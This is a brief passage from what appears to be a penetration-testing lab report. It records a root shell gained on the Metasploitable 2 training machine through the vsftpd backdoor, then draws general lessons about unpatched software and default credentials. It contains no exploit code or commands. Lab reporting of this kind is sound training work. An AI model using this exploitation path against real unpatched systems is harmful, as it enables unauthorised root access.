- Task 04: Full root shell obtained on Metasploitable 2 via vsftpd backdoor exploit — uid=0(root) confirmed.

The engagement confirms that unpatched software, exposed configuration files, and default credentials remain the most critical and exploitable attack vectors in real-world penetration testing scenarios.